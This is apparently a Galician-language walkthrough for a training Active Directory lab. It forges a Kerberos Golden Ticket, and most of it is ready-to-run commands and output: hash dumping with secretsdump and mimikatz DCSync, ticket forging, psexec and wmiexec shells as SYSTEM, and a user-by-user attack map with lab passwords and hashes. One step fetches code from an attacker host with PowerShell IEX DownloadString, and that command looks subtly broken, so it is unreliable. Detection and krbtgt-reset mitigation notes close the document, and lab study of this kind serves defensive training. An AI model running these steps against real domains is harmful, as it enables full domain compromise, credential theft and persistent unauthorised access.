Para conseguir o **NTLM hash** (tamén chamado RC4 Key no contexto de Kerberos) necesario para `impacket-ticketer`, temos varias opcións dependendo do nivel de acceso que teñamos no dominio ou dos ataques que xa teñamos realizados.

Opción 1: Credenciais de Administrador (Secretsdump)

Se xa temos comprometido un Administrador de Dominio (ver ATAQUE_LLMNR_RESPONDER) ou un usuario con privilexios de replicación como `brais.t` co **SeBackupPrivilege** explotado para ler o NTDS.dit (ver ATAQUE_SEBACKUP), podemos extraer todos os hashes.

1A. Con credenciais de admin:

```
impacket-secretsdump 'VULN-HE.LAB/Administrador:abc123.@192.168.56.100'
```

1B. Con NTDS.dit extraído (vía SeBackupPrivilege):

```
impacket-secretsdump -ntds ntds.dit -system system.hive LOCAL
```

Buscar na saída:

Buscar na saída a conta `krbtgt`:

```
...
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f8d660354307503cae5a4a735d110da0:::
...
```

O que nos interesa é a **4ª columna** (nthash): `f8d660354307503cae5a4a735d110da0`

Nota: A conta `krbtgt` é unha conta especial de servizo de Active Directory que non caduca nunca por defecto.

Opción 2: Ataque DCSync con Mimikatz

Se temos privilexios de replicación no dominio (como `brais.t` con SeBackupPrivilege ou calquera Domain Admin), podemos usar o ataque DCSync para extraer o hash de `krbtgt` directamente do DC sen necesidade de acceder fisicamente aos ficheiros:

Na máquina atacante (vía evil-winrm):

```
wget https://github.com/ParrotSec/mimikatz/raw/master/x64/mimikatz.exe
```

Na máquina vítima (vía evil-winrm):

Descargamos mimikatz.exe:

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> upload mimikatz.exe
...
Info: Upload successful!
```

Executamos mimikatz para realizar DCSync:

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> .\mimikatz.exe "lsadump::dcsync /user:krbtgt" "exit"
```

Buscar na saída:

```
[DC] 'VULN-HE.LAB' will be the domain
[DC] 'VULN-DC-01.vuln-he.lab' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 10/12/2025 18:30:45
Object Security ID   : S-1-5-21-1409906420-806768563-109815720-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f8d660354307503cae5a4a735d110da0
    ntlm- 0: f8d660354307503cae5a4a735d110da0
    lm  - 0: dce2ce9717d23dabe0925cc4d819022b
```

O hash NTLM de `krbtgt` é: `f8d660354307503cae5a4a735d110da0`

Opción 3: Impacket DCSync desde Linux

Alternativamente, podemos usar `impacket-secretsdump` con credenciais de admin para realizar DCSync directamente desde Linux:

```
impacket-secretsdump 'VULN-HE.LAB/Administrador:abc123.@192.168.56.100' -just-dc-user krbtgt
```

Saída esperada:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f8d660354307503cae5a4a735d110da0:::
[*] Cleaning up...
```

Resumo

En calquera caso, o obxectivo é obter o hash NTLM de `krbtgt`: `f8d660354307503cae5a4a735d110da0`

Paso 2: Obtención do SID do Dominio

Necesitamos o identificador único do dominio. Podemos obtelo mediante `mimikatz` ou cun usuario básico (como `brais.t`).

```
impacket-lookupsid VULN-HE.LAB/brais.t:iloveyou@192.168.56.100 | grep "Domain SID"
```

Resultado:

```
[*] Domain SID is: S-1-5-21-1409906420-806768563-109815720
```

Paso 3: Sincronización Temporal (Clock Skew)

Información sobre Kerberos Clock Skew

Que é Clock Skew?

Clock Skew refírese á diferenza de tempo entre o cliente e o servidor Kerberos (DC).

Límite por defecto:

- Máximo **5 minutos** de diferenza
- Configurable en `MaxClockSkew` (Group Policy)

Por que é importante?

- Prevención de replay attacks
- Os tickets Kerberos teñen timestamps
- Se a hora é moi diferente, os tickets son invalidados

Erro común:

```
KRB_AP_ERR_SKEW(Clock skew too great)
```

Solución:

Debemos revisar a sincronización temporal co servidor de dominio para poder obter os tickets kerberos. Non debe existir un desfase de ±5 minutos.

CRÍTICO: Kerberos require sincronización temporal entre cliente e servidor (±5 minutos máximo)

Instalar ntpdate:

```
sudo apt update && sudo apt -y install ntpsec-ntpdate
```

Verificar e sincronizar:

```
date
sudo ntpdate -u 192.168.56.100
date
```

Saída esperada:

```
Wed Dec 10 11:16:59 AM UTC 2025
2025-12-10 10:03:58.174152 (+0000) -4381.436584 +/- 0.000433 192.168.56.100 s1 no-leap
CLOCK: time stepped by -4381.436584
Wed Dec 10 10:03:58 AM UTC 2025
```

Paso 4: Forxado do Golden Ticket

Usamos `impacket-ticketer` para crear un ticket que diga "Son o Administrador" válido para **TODO o dominio**.

```
sudo ntpdate -u 192.168.56.100

impacket-ticketer \
  -nthash f8d660354307503cae5a4a735d110da0 \
  -domain-sid S-1-5-21-1409906420-806768563-109815720 \
  -domain VULN-HE.LAB \
  Administrador
```

Parámetros:

- `-nthash` : Hash NTLM de `krbtgt`
- `-domain-sid` : SID do dominio
- `-domain` : Nome DNS do dominio
- `Administrador` : Usuario que queremos suplantar

Diferenza clave co Silver Ticket: Non se especifica o parámetro `-spn` , xa que o Golden Ticket é válido para **todos os servizos** do dominio.

Resultado: Créase un ficheiro `Administrador.ccache`.

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for VULN-HE.LAB/Administrador
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] Saving ticket in Administrador.ccache
```

Paso 5: Verificación do Ticket

Instalar ferramentas Kerberos:

```
sudo apt update && sudo apt -y install krb5-user
```

Comprobamos o contido do ticket obtido:

Inspeccionar o ticket:

```
klist Administrador.ccache
```

Saída esperada:

```
Ticket cache: FILE:Administrador.ccache
Default principal: Administrador@VULN-HE.LAB

Valid starting       Expires              Service principal
12/10/2025 10:12:41  12/08/2035 10:12:41  krbtgt/VULN-HE.LAB@VULN-HE.LAB
        renew until 12/08/2035 10:12:41
```

Validez de 10 anos! (2025 → 2035)
Nota: O servizo principal é `krbtgt/VULN-HE.LAB`, non un servizo específico como no Silver Ticket.

Paso 6: Uso do Ticket e Acceso ao Dominio

Cargamos o ticket na variable de entorno e podemos conectarnos a calquera servizo do dominio sen contrasinal.

Configurar entorno:

```
# Cargar o ticket
export KRB5CCNAME=Administrador.ccache

# Engadir entrada DNS (se non existe)
echo '192.168.56.100 VULN-DC-01.vuln-he.lab VULN-HE.LAB' | sudo tee -a /etc/hosts
```

Opción A: Acceso vía PSExec (Shell como SYSTEM)

```
sudo ntpdate -u 192.168.56.100;impacket-psexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab
2025-12-10 23:28:13.090607 (+0000) -149300.548987 +/- 0.000956 192.168.56.100 s1 no-leap
CLOCK: time stepped by -149300.548987
CLOCK: time changed from 2025-12-12 to 2025-12-10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on VULN-DC-01.vuln-he.lab.....
[*] Found writable share ADMIN$
[*] Uploading file nsFVSjRS.exe
[*] Opening SVCManager on VULN-DC-01.vuln-he.lab.....
[*] Creating service iLcw on VULN-DC-01.vuln-he.lab.....
[*] Starting service iLcw.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi▯n 10.0.17763.3650]

(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> whoami
nt authority\system
```

Conexión exitosa:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on VULN-DC-01.vuln-he.lab.....
[*] Found writable share ADMIN$
[*] Uploading file WFKqjelL.exe
[*] Opening SVCManager on VULN-DC-01.vuln-he.lab.....
[*] Creating service RoMJ on VULN-DC-01.vuln-he.lab.....
[*] Starting service RoMJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6293]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Control total como NT AUTHORITY\SYSTEM conseguido!

Opción B: Acceso vía WMIExec

```
$ sudo ntpdate -u 192.168.56.100; impacket-wmiexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

2025-12-10 23:30:02.866684 (+0000) -149300.544071 +/- 0.000935 192.168.56.100 s1 no-leap
CLOCK: time stepped by -149300.544071
CLOCK: time changed from 2025-12-12 to 2025-12-10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
vuln-he.lab\administrador
```

Opción C: Acceso vía SMBExec

```
$ sudo ntpdate -u 192.168.56.100; impacket-smbexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

2025-12-10 23:30:52.795623 (+0000) -149300.541471 +/- 0.000897 192.168.56.100 s1 no-leap
CLOCK: time stepped by -149300.541471
CLOCK: time changed from 2025-12-12 to 2025-12-10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

Opción D: Acceso a recursos compartidos (SMBClient)

```
$ sudo ntpdate -u 192.168.56.100; impacket-smbclient -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

2025-12-10 23:32:02.394480 (+0000) -149300.536785 +/- 0.001395 192.168.56.100 s1 no-leap
CLOCK: time stepped by -149300.536785
CLOCK: time changed from 2025-12-12 to 2025-12-10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
```

Resultado:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# use C$
# ls
...
```

Opción E: Acceso a SQL Server

```
$ sudo ntpdate -u 192.168.56.100; impacket-mssqlclient -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

2025-12-10 23:32:57.089754 (+0000) -149300.537925 +/- 0.001155 192.168.56.100 s1 no-leap
CLOCK: time stepped by -149300.537925
CLOCK: time changed from 2025-12-12 to 2025-12-10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(VULN-DC-01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(VULN-DC-01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (VULN-HE\Administrador  dbo@master)> select system_user;

--------------------
VULN-HE\Administrador
```

Paso 7: Validación de Acceso como Domain Admin

Podemos verificar que temos privilexios de Domain Admin:

Mediante PSExec:

```
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> whoami /groups | findstr "Domain Admins"
VULN-HE\Administradores del dominio          Grupo S-1-5-21-1409906420-806768563-109815720-512 Grupo obligatorio...
```

Mediante WinRM (opcional):

Se queremos unha shell de WinRM en lugar de PSExec, podemos cambiar o contrasinal do Administrador primeiro:

```
# Desde PSExec
C:\Windows\system32> net user Administrador NuevoPass123!
```

Logo conectar vía WinRM:

```
evil-winrm -i 192.168.56.100 -u Administrador -p 'NuevoPass123!'
```

Paso 8: Persistencia Adicional - DCSync

Unha vez temos acceso como Domain Admin mediante o Golden Ticket, podemos extraer de novo todos os hashes do dominio para crear máis Golden Tickets ou realizar outros ataques:

```
impacket-secretsdump 'VULN-HE.LAB/Administrador@192.168.56.100' -k -no-pass
```

Ou mediante PSExec + Mimikatz:

```
C:\Windows\system32> powershell -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.56.113/mimikatz.exe')"
C:\Windows\system32> .\mimikatz.exe "lsadump::dcsync /all /csv" "exit" > hashes.txt
```

Diferenzas entre Golden Ticket e Silver Ticket

Característica	Golden Ticket	Silver Ticket
Conta requerida	`krbtgt`	Conta de servizo (ex: `svc_sql`)
Ámbito	Todo o dominio	Un servizo específico
Ticket forxado	TGT (Ticket Granting Ticket)	TGS (Ticket Granting Service)
Contacto co KDC	Non requirido para crear/usar	Non requirido para usar
Acceso	Calquera recurso do dominio	Só o servizo especificado no SPN
Validez típica	10 anos (por defecto)	10 anos (por defecto)
Invalidación	Resetar `krbtgt` dúas veces	Cambiar contrasinal da conta de servizo
Detección	Difícil, pero posible por Event ID 4769 sen 4768	Moi difícil, non pasa polo KDC
Privilexios requeridos	Domain Admin ou DCSync	Hash da conta de servizo

---

Resumo

Duración e Validez do Ticket

Un **Golden Ticket**:
1. É un *TGT falsificado* que permite acceso persistente completo a todo o dominio durante anos.
2. Só depende do **hash NTLM da conta krbtgt** e non require contactar co KDC.

Puntos clave:

- **Validez por defecto:** 10 anos (2025 → 2035)
- O ticket xerado con `impacket-ticketer` ten, por defecto, **validez de 10 anos**
- Os servizos do dominio **non comproba o ticket co KDC**, só verifican a firma baseada no NTLM de `krbtgt`

O Ticket Permanece Válido Se:

- O hash de `krbtgt` non cambia, o ticket seguirá sendo válido durante toda a súa vida útil
- O usuario finxido polo Golden Ticket **existe dentro de Active Directory** como usuario válido (desde novembro 2021)

O Ticket Inválídase Se:

- Se resetea o contrasinal de `krbtgt` **dúas veces** consecutivas (→ cambia o NTLM hash)
- Active Directory almacena tanto o contrasinal actual como o anterior de `krbtgt`, polo que se require resetar dúas veces
- Desactívase ou elimínase o usuario suplantado (desde novembro 2021)

Conseguimos:

- Golden Ticket → acceso total ao dominio
- PSExec/WMIExec/SMBExec → execución remota como `NT AUTHORITY\SYSTEM`
- Control total sobre todos os recursos do dominio
- Persistencia de 10 anos (a menos que se resetee `krbtgt` dúas veces)

Paso	Acción	Resultado
1	Obtención do hash NTLM de `krbtgt`	`f8d660354307503cae5a4a735d110da0`
2	Obtención do SID do dominio	`S-1-5-21-1409906420-806768563-109815720`
3	Sincronización temporal (Clock Skew)	Diferenza < 5 minutos
4	Forxado de Golden Ticket	`Administrador.ccache` (válido 10 anos)
5	Verificación do ticket	Ticket válido 2025-2035 para `krbtgt/VULN-HE.LAB`
6	Acceso ao dominio con Kerberos	Conexión como `NT AUTHORITY\SYSTEM`
7	Validación de Domain Admin	Privilexios completos confirmados
8	Persistencia adicional (DCSync)	Control total e permanente do dominio

Validez do Golden Ticket

O Golden Ticket pode configurarse con **calquera validez** que desexe o atacante:

- **Por defecto**: `impacket-ticketer` crea tickets válidos durante **10 anos**
- **Personalizable**: Pódese especificar calquera duración con parámetros `-duration` (horas de validez)

Exemplos:

```
# Ticket válido 10 anos (por defecto)
impacket-ticketer -nthash <hash> -domain-sid <SID> -domain VULN-HE.LAB Administrador

# Ticket válido 1 hora
impacket-ticketer -nthash <hash> -domain-sid <SID> -domain VULN-HE.LAB -duration 1 Administrador

# Ticket válido 100 anos
impacket-ticketer -nthash <hash> -domain-sid <SID> -domain VULN-HE.LAB -duration 876000 Administrador
```

Detección

Tickets con validez anormalmente longa (>24 horas) poden ser detectados mediante análise de logs (Event ID 4769).

Mitigación Como invalidar un Golden Ticket INMEDIATAMENTE

Para invalidar **todos** os Golden Tickets existentes de forma inmediata, débese **resetar o contrasinal de `krbtgt` dúas veces consecutivas SEN agardar**:

Por que dúas veces consecutivas?

Active Directory mantén o **historial dos últimos 2 contrasinais** de `krbtgt` :
- **Primeira vez**: Cambia o contrasinal actual, pero o anterior segue válido → Golden Ticket **SEGUE FUNCIONANDO**
- **Segunda vez** (inmediata): Elimina completamente o contrasinal anterior → Golden Ticket **INVALIDADO**

Procedemento de invalidación inmediata:

```
# Primeiro reset (inmediato)
Reset-KrbtgtPassword -Domain vuln-he.lab
```

```
# Segundo reset (INMEDIATO, sen agardar)
Reset-KrbtgtPassword -Domain vuln-he.lab
```

Golden Ticket invalidado ao instante

Ao facer os dous resets consecutivos **sen agardar**, o Golden Ticket queda **invalidado inmediatamente** xa que Active Directory só mantén 2 contrasinais (actual + anterior). Ao cambiar dúas veces seguidas, elimínase o hash que o atacante usou para crear o ticket.

Procedemento con tempo de replicación (alternativa segura)

Se se desexa permitir tempo para replicación entre DCs en entornos grandes:

1. **Primeiro reset**: Cambiar contrasinal de `krbtgt`
2. **Agardar 10 horas**: Permitir replicación completa en todos os DCs
3. **Segundo reset**: Cambiar contrasinal de `krbtgt` de novo

Consideración importante

Durante as 10 horas de agarda, **o Golden Ticket SEGUE FUNCIONANDO**. Este método só se recomenda cando:

- Tes múltiples DCs con replicación lenta
- Prefires evitar problemas de replicación
- **NON estás baixo un ataque activo**

Se estás **baixo ataque activo**, resetea dúas veces **inmediatamente sen agardar**.

Impacto do reset

Importante - Interrupción de servizo

- Resetar `krbtgt` **unha soa vez** NON invalida os Golden Tickets (AD segue aceptando o contrasinal anterior)
- Resetar `krbtgt` **dúas veces consecutivas** invalida:
  - ✅ TODOS os Golden Tickets
  - ⚠️ TODOS os tickets Kerberos lexítimos de usuarios e servizos
- Despois do reset, **todos os usuarios, servizos e aplicacións** necesitarán volver autenticarse
- Poden producirse interrupcións temporais de servizo (SSO, aplicacións con contas de servizo, etc.)

Análise de Usuarios e Vectores de Ataque: VULN-HE.LAB

Este documento detalla a utilidade estratéxica de cada usuario configurado no laboratorio, indicando se son vulnerables a ataques de dicionario (Rockyou/Kaonashi) e que vías de escalada abren segundo a *Guía Mestra*.

---

1. ADMINISTRADOR

- **Contrasinal:** `abc123.`
- **Estado en Dicionarios:** Moi común. Crackéase case instantaneamente con forza bruta ou dicionarios básicos.
- **Vectores de Acceso:**
  - **LLMNR Poisoning:** O laboratorio xera tráfico automático deste usuario. Capturar o hash con Responder e crackealo é a vía más rápida.
  - **Pass-the-Hash:** Se se obteñen hashes doutras vías (SeBackup), é o obxectivo final.
- **Potencial: CONTROL TOTAL (Game Over).**
- **Uso en Persistencia:**
  - **Golden Ticket:** O hash NTLM do Administrador (`3ec585243c919f4217175e1918e07780`) pode utilizarse como usuario suplantado nos Golden Tickets, pero o ticket non depende deste hash para ser válido (depende do hash de `krbtgt`).
  - **Silver Ticket:** Pode suplantarse o Administrador en tickets forxados para servizos específicos, proporcionando acceso elevado a eses servizos sen coñecer o contrasinal real.

---

2. BRAIS.T

- **Contrasinal:** `iloveyou`
- **Estado en Dicionarios:** Presente en `rockyou.txt`. Moi débil.
- **Vectores de Acceso:**
  - **Password Spraying / Forza Bruta:** Moi vulnerable. É unha das entradas principais.
  - **AS-REP Roasting:** Non vulnerable (ten pre-autenticación activada).
- **Privilexios/Grupos:**
  - `Remote Management Users`: Permite acceso WinRM (probado con `evil-winrm`).
  - **SeBackupPrivilege**: Vector crítico de escalada.
- **Conclusión:** Unha das principais portas de entrada. **Permite escalar a Domain Admin** mediante o roubo do `NTDS.dit` e extracción de hashes.
- **Uso en Persistencia:** Non ten valor directo para persistencia avanzada, pero ao permitir extracción de hashes (incluído `krbtgt` e `svc_sql`), **habilita a creación de Golden e Silver Tickets** en fases posteriores.

---

3. MARIA.G

- **Contrasinal:** `dragon`
- **Estado en Dicionarios:** Presente en `rockyou.txt`. Moi débil.
- **Vectores de Acceso:**
  - **Password Spraying:** Moi vulnerable.
- **Privilexios/Grupos:**
  - `Remote Desktop Users`: Permite acceso RDP.
  - `Remote Management Users`: Permite acceso WinRM (Confirmado na Guía Mestra).
  - **SeImpersonatePrivilege**: Vector crítico de escalada local.
- **Conclusión:** Porta de entrada alternativa. **Permite escalar a NT AUTHORITY\SYSTEM** local mediante exploits "Potato" (ex: `SigmaPotato.exe`), permitindo cambiar o contrasinal do Administrador ou crear novos usuarios.

- **Uso en Persistencia:**
  - **Golden Ticket:** Pode suplantarse a `maria.g` nun Golden Ticket, pero o seu valor é limitado xa que non ten privilexios de Domain Admin por si mesma.
  - **Silver Ticket:** Tras escalar a SYSTEM mediante SeImpersonate, pódese acceder aos hashes necesarios para crear Silver Tickets.

---

4. NOPREAUTH.USER

- **Contrasinal:** `AsrepMePlease123`
- **Vulnerabilidade: AS-REP Roasting** (Non require pre-autenticación).
- **Estado en Dicionarios:**
  - Este contrasinal **NON** adoita estar en `rockyou.txt` nin `kaonashi` por defecto.
- **Conclusión (Calexón sen saída parcial):**
  - Podes obter o hash AS-REP facilmente (`GetNPUsers`).
  - **PERO**, a menos que uses un ataque baseado en regras (rules-based) ou un dicionario customizado, é probable que **non logres crackear o hash**.
  - Serve principalmente para demostrar a vulnerabilidade de configuración, pero no contexto deste laboratorio específico, adoita ser un camiño pechado se non se ten o dicionario adecuado.
- **Uso en Persistencia: Ningunha utilidade directa.** Non ten privilexios especiais nin SPN configurado. É un usuario de "demostración didáctica" de AS-REP Roasting sen valor práctico para persistencia.

---

5. SVC_SQL

- **Contrasinal:** `SvcPassw0rdKerb!`
- **Hash NTLM:** `ad2896ecfb9b443720bab09bb020f852`
- **Vulnerabilidade: Kerberoasting** (Ten SPN `MSSQLSvc/VULN-DC-01.vuln-he.lab:1433`).
- **Estado en Dicionarios:**
  - Contrasinal complexo. Non presente en dicionarios comúns.
- **Conclusión (Calexón sen saída parcial para cracking):**
  - Require un usuario previo autenticado para solicitar o ticket TGS.
  - Do mesmo xeito que `nopreauth.user` , o hash obtense facilmente pero **o crackeo é difícil** con dicionarios estándar.
- **Uso en Persistencia (CRÍTICO):**
  - **Silver Ticket:** Esta é a conta **CLAVE para a Fase 5 (Persistencia)**. O seu hash NTLM (`ad2896ecfb9b443720bab09bb020f852`) úsase para **forxar Silver Tickets** que proporcionan acceso persistente ao servizo MSSQL durante 10 anos.
  - **Obtención do hash:**
    - **Vía SeBackupPrivilege** (brais.t): Extracción desde `NTDS.dit` ou `SAM` .
    - **Vía DCSync** (Administrador): `impacket-secretsdump` ou Mimikatz.
    - **Vía Kerberoasting** (se se crackea o contrasinal).
  - **Resultado:** Acceso persistente a SQL Server como Administrador sen necesidade de contactar co KDC, habilitando execución remota mediante `xp_cmdshell` e posterior escalada a SYSTEM mediante SeImpersonate.

---

6. HELPDESK.USER

- **Contrasinal:** `HelpDeskP@ss1`
- **Estado en Dicionarios:** Complexo, probablemente non crackeable facilmente.

- **Vectores de Acceso:**
  - Difícil acceso inicial directo por forza bruta.
  - **Obtención de credenciais:** Tras compromiso total (dump de NTDS/SAM con brais.t ou Administrador).
- **Potencial de Explotación:**
  - Ten control total (**GenericAll ACL**) sobre o usuario `maria.g`.
- **Conclusión (RUTA VIABLE):**
  - **Aínda que non ten acceso WinRM/RDP**, o ataque de movemento lateral **SI É EXECUTABLE** mediante `rpcclient` desde Linux.
  - **Procedemento:**
    a. Obter credenciais de `helpdesk.user` (ex: tras dump completo de hashes con SeBackupPrivilege).
    b. Usar `rpcclient` para cambiar remotamente o contrasinal de `maria.g` **sen necesidade de shell**:

```
$ rpcclient -U "VULN-HE.LAB\helpdesk.user%HelpDeskP@ss1" 192.168.56.100
rpcclient $> setuserinfo2 maria.g 23 'NovoPassword123!'
```

    c. Acceder como `maria.g` mediante WinRM.
    d. Executar ataque Potato (SeImpersonatePrivilege) para escalar a SYSTEM.
- **Cadea de Ataque Completa:**
    a. Compromiso inicial (brais.t/Administrador) → Dump de hashes → Obtención de credenciais de `helpdesk.user`.
    b. Abuso de ACL (`GenericAll`) → Control remoto de `maria.g` vía `rpcclient`.
    c. Acceso como `maria.g` → Abuso de Privilexio (`SeImpersonate`) → SYSTEM.
- **Uso en Persistencia: Utilidade indirecta**. Non ten valor directo para persistencia, pero permite movemento lateral a `maria.g`, que pode levar a SYSTEM e posterior acceso aos hashes necesarios para Silver/Golden Tickets.

---

7. KRBTGT

- **Hash NTLM:** `f8d660354307503cae5a4a735d110da0`
- **Descripción:** Conta especial de servizo de Active Directory que non caduca nunca por defecto. Úsase polo KDC para asinar todos os TGTs do dominio.
- **Vulnerabilidade: Non é directamente atacable**, pero o seu hash NTLM é o obxectivo máis crítico no dominio.
- **Obtención do Hash:**
  - **Vía SeBackupPrivilege** (brais.t): Extracción desde `NTDS.dit`.
  - **Vía DCSync** (Administrador/brais.t): `impacket-secretsdump` ou Mimikatz.
- **Uso en Persistencia (MÁXIMA PRIORIDADE):**
  - **Golden Ticket:** O hash de `krbtgt` permite **forxar TGTs válidos para TODO o dominio** durante 10 anos por defecto.
  - **Resultado:** Acceso total e persistente a calquera recurso do dominio como calquera usuario (incluído Administrador) sen necesidade de contactar co KDC.
  - **Invalidación:** Requírese **resetar o contrasinal de krbtgt DÚAS veces consecutivas** para invalidar todos os Golden Tickets.
- **Impacto: PEOR ESCENARIO POSIBLE** - Compromiso total do dominio con persistencia de longo prazo (até 10 anos) practicamente indetectable.

RESUMO DE RUTAS DE ATAQUE VIABLES

Fase 1-4: Acceso e Escalada

1. **Ruta Rápida (Poisoning):** Responder → Hash Admin → Crack (`abc123.`) → WinRM → **Domain Admin**.
2. **Ruta Backup (Brais):** Spraying (`iloveyou`) → brais.t → WinRM → SeBackupPrivilege → Dump NTDS → **Domain Admin**.
3. **Ruta Potato (Maria):** Spraying (`dragon`) → maria.g → WinRM → SeImpersonate → SigmaPotato → **SYSTEM/Domain Admin**.

4. **Ruta ACLs (HelpDesk):** Dump hashes → helpdesk.user → rpcclient → Cambio contrasinal maria.g → WinRM → Potato → **SYSTEM/Domain Admin**.

Fase 5: Persistencia Avanzada (Post-Compromiso Total)

1. **Persistencia por Servizo (Silver Ticket):**
   - **Requisito:** Hash NTLM de `svc_sql` (`ad2896ecfb9b443720bab09bb020f852`)
   - **Obtención:** Vía SeBackupPrivilege (brais.t) ou DCSync (Administrador)
   - **Resultado:** Acceso persistente (10 anos) ao servizo MSSQL como Administrador
   - **Capacidades:** Execución remota mediante `xp_cmdshell` + escalada a SYSTEM mediante SeImpersonate
   - **Invalidación:** Cambiar contrasinal de `svc_sql`
2. **Persistencia Total do Dominio (Golden Ticket):**
   - **Requisito:** Hash NTLM de `krbtgt` (`f8d660354307503cae5a4a735d110da0`)
   - **Obtención:** Vía SeBackupPrivilege (brais.t) ou DCSync (Administrador)
   - **Resultado:** Acceso total ao dominio (10 anos) como calquera usuario
   - **Capacidades:** Control completo sobre todos os recursos, servizos e sistemas do dominio
   - **Invalidación:** Resetar contrasinal de `krbtgt` **DÚAS veces consecutivas**
   - **Sigilo:** Non contacta co KDC, moi difícil de detectar

---

TÁBOA RESUMO DE UTILIDADE POR USUARIO

Usuario	Contrasinal	Dicionario	Acceso Inicial	Escalada	Persistencia	Prioridade
Administrador	`abc123.`	✅ Rockyou	LLMNR/PTH	Game Over	Golden/Silver (suplantado)	⭐⭐⭐⭐⭐
brais.t	`iloveyou`	✅ Rockyou	Spraying/ WinRM	SeBackup→ DA	Habilita Golden/Silver	⭐⭐⭐⭐⭐
maria.g	`dragon`	✅ Rockyou	Spraying/ WinRM	SeImpersonate→SYSTEM	Indirecta vía SYSTEM	⭐⭐⭐⭐
nopreauth.user	`AsrepMePlease123`	❌ Non común	AS-REP Roasting	Calexón pechado	Ningunha	⭐
svc_sql	`SvcPassw0rdKerb!`	❌ Complexo	Kerberoasting	Difícil crackeo	**Silver Ticket CRÍTICO**	⭐⭐⭐⭐⭐
helpdesk.user	`HelpDeskP@ss1`	❌ Complexo	Post-compromiso	ACL→maria.g→Potato	Indirecta vía maria.g	⭐⭐⭐
krbtgt	N/A	N/A	Non aplicable	Non aplicable	**Golden Ticket CRÍTICO**	⭐⭐⭐⭐⭐

NOTAS FINAIS

- **Usuarios "Calexón pechado"** (`nopreauth.user`): Configurados para demostración didáctica de vulnerabilidades, pero non son rutas viables no contexto deste laboratorio específico sen dicionarios customizados.
- **Contas críticas para persistencia** (`svc_sql` , `krbtgt`): Aínda que o seu compromiso inicial é difícil ou imposible, o seu valor reside en fases avanzadas (Fase 5) tras obter privilexios elevados.
- **helpdesk.user - Ruta viable:** Aínda que non permite acceso WinRM/RDP directo, **SI permite explotación** mediante `rpcclient` para movemento lateral a `maria.g` , que leva a SYSTEM mediante Potato.

- **Persistencia vs Acceso Inicial:** O laboratorio distingue claramente entre usuarios útiles para **acceso inicial** (brais.t, maria.g, Administrador) e contas **críticas para persistencia** (krbtgt, svc_sql) que só cobran valor tras compromiso total.